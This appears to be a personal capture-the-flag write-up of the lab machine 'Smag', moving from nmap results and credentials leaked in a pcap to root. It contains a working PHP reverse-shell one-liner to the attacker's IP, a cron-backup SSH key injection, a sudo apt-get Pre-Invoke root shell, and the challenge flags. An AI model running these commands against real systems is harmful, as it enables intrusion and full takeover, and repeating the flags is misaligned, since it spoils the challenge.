


Notes

- 1- port 22,80
- 2-Found a directory named mail
- 3- Found a pcap file
- 4- analysing it gave us credentials username=helpdesk&password=ch4nG3M3_n0w
- 5- we see a vitrtual host in pcap file (development.smag.thm) so we need to add it in /etc/hosts
- 6- we visit it and get login page [Vhost](#)
- 7- enter credentials and got access to it
- 8- Got a shell [Shell :\)\)\)\)](#)
- 9- crontab showed us that a backup cronjob saves jakes sshkeys in his directory [PrivEsc](#)
- 10- [ssh keys](#)
- 11- Found keys didnt work as we still needed jakes private key for logging as him
- 12- BUt we have write access to the backup file so thats why we create our own public private key pair (ssh-keygen -o)
- 13- copy the created public key(cretaedkey.pub) and echo it in the jake public backup file
- 14- now in jakes /.ssh/authroized_keys we have our public key
- 15- all we need to do is login with private key as jake
- 16- user.txt is iusGorV7EbmxM5Aule2w499msaSuqU3j
- 17- for root [PrivEsc](#)
- 18- root.txt is uJr6zRgetaniyHVRqqL58uRasybBKz2T



The following emails are being displayed using our new and improved email2web software, allowing you to view your emails in a hassle free way!
Note: all attachments must be downloaded with wget.

Network Migration

Due to the exponential growth of our platform, and thus the need for more systems, we need to migrate everything from our current 192.168.33.0/24 network to the 10.10.0.0/8 network.

The previous engineer had done some network traces so hopefully they will give you an idea of how our systems are addressed.

[dHJhY2Uy.pcap](#)

TO: NETADMIN@SMAG.THM CC: UZI@SMAG.THM FROM: JAKE@SMAG.THM

Re: Network Migration

I tried downloading the file but I found an anomaly in the attached file, could you please tell me what has happened here?

TO: JAKE@SMAG.THM CC: NETADMIN@SMAG.THM FROM: UZI@SMAG.THM

Re: Network Migration

Hi Uzi, as the previous developer had found a bug in the email2web software that he has been unable to fix, could you please download all attachments with wget until further notice, thank you.

TO: UZI@SMAG.THM CC: NETADMIN@SMAG.THM FROM: JAKE@SMAG.COM

pcap file

The image shows a Wireshark window titled "Wireshark - Follow TCP Stream (tcp.stream eq 0) - dHjY2Uy.pcap". The main pane displays the details of a selected packet (packet 4) in a TCP stream. The packet list on the left shows a series of packets, with packet 4 selected. The packet details pane on the right shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The packet bytes pane at the bottom shows the raw data of the selected packet.


POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

username=helpdesk&password=ch4nG3M3_n0w HTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8

Frame 4: 268 bytes on wire (2144 bits)
Ethernet II, Src: PcsCompu_57:81:43 (08:00:27:00:00:00), Dst: 192.168.33.10 (08:00:27:00:00:00)
Internet Protocol Version 4, Src: 192.168.33.10, Dst: 192.168.33.10
Transmission Control Protocol, Src Port: 54230, Dst Port: 80
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded

0000 08 00 27 dd 5e de 08 00 27 57 81 43
0010 00 fe 65 57 40 00 40 06 11 03 c9 a8
0020 21 45 84 ee 00 50 71 4a a7 00 a2 0c
0030 00 e5 c4 90 00 00 01 01 08 0a 00 10
0040 0f 90 50 4f 53 54 20 2f 6c 6f 67 69
0050 70 20 48 54 50 2f 31 2e 31 0d 0a
0060 3a 20 64 65 76 65 6c 6f 70 6d 65 6e
0070 61 67 2e 74 08 6d 0d 0a 55 73 65 72
0080 6e 74 3a 20 63 75 72 6c 2f 37 2e 34
0090 0a 41 63 65 70 74 3a 20 2a 2f 2a
00a0 6e 74 65 6e 74 2d 4c 05 6e 67 74 68
00b0 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79
00c0 61 70 70 6c 69 63 61 74 69 6f 6e 2f
00d0 77 20 66 6f 72 6d 2d 75 72 6c 65 6e
00e0 64 0d 0a 0f 0a 75 73 65 72 6e 61 6d
00f0 6c 70 64 65 73 6b 26 70 61 73 73 77
0100 63 48 34 6e 47 33 40 33 5f 6e 30 77

1 client pkt, 1 server pkt, 1 turn.
Entire conversation (349 bytes)
Show and save data as ASCII
Stream 0
Find:
Find Next
Filter Out This Stream Print Save as... Back Close Help




Index of /

Name	Last modified	Size	Description
admin.php	2020-06-05 10:56	1.3K	
login.php	2020-06-05 10:45	1.5K	
materialize.min.css	2020-06-05 10:19	139K	


Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80

Shell :))))))



Enter a command

Command
`php -r '$sock=fsockopen("10.4.30.255",6969);exec("/bin/sh -i <&3 >&3 2>&3");'`



PrivEsc

```
## www-data to jake
cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
```

```
SHELL=/bin/sh
```

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
# m h dom mon dow user  command
```

```
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
```

```
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
```

```
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
```

```
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

```
* * * * * root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
```

created our own pub private keys and then echoed public key into above backup file
logged in with that public key private counterpart

```
##### jake to root
```

```
sudo -l
```

Matching Defaults entries for jake on smag:

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User jake may run the following commands on smag:

```
(ALL : ALL) NOPASSWD: /usr/bin/apt-get
```

```
#apt-get gtfobins
```

```
|
```

```
sudo apt-get update -o APT::Update::Pre-Invoke:="/bin/sh
```

Got the root

ssh keys

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGBgQC5HGAnm2nNgzDW9OPAZ9dP0tZbvNrlJWa/-  
swbWX1dogZPCFYn8Ys3P7oNPyzXS6ku72pviGs5kQsxNWpPY94bt2zvd1J6tBw5g64ox3BhCG4cUvul5zEi7y+xnliTs5/MoF/gjQ2ldNDdvMs/-  
hDj4wc2x8TFLPICmR1b/-  
uHydkuvdtw9WzZN1O+Ax3yEkMfB8fO3F7UqN2798wBPpRNNysQ+59zIUbV9kJpvARBILjIupikOsTs8FMMp2Um6aSpFKWzt15na0vou0riNXDTgt6WtP  
Ws+kxfpX2mN69+jsPYmIKY72MSSm27nWG3jRgvPZsFgFyE00ZTP5dtrmoNf0CbzQBrijUa596XEsSOMmcjgoVgQUIr+WYNGWXgpH8G+ipFP/-  
5whajiqPlfPfvEHbT4m5ZsSaXuDmKercFeRDs= kali@kali
```

These keys dont work

Nmap

nmap 10.10.197.188 -A -T4 -p22,80

Starting Nmap 7.91 (<https://nmap.org>) at 2021-03-20 06:18 EDT

Nmap scan report for 10.10.197.188

Host is up (0.40s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)

| 256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)

|_ 256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_ http-server-header: Apache/2.4.18 (Ubuntu)

|_ http-title: Smag

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.10 - 3.13 (94%), Linux 5.4 (94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.2 - 3.16 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 4.14 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 193.87 ms 10.4.0.1

2 ... 3

4 449.07 ms 10.10.197.188

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 37.51 seconds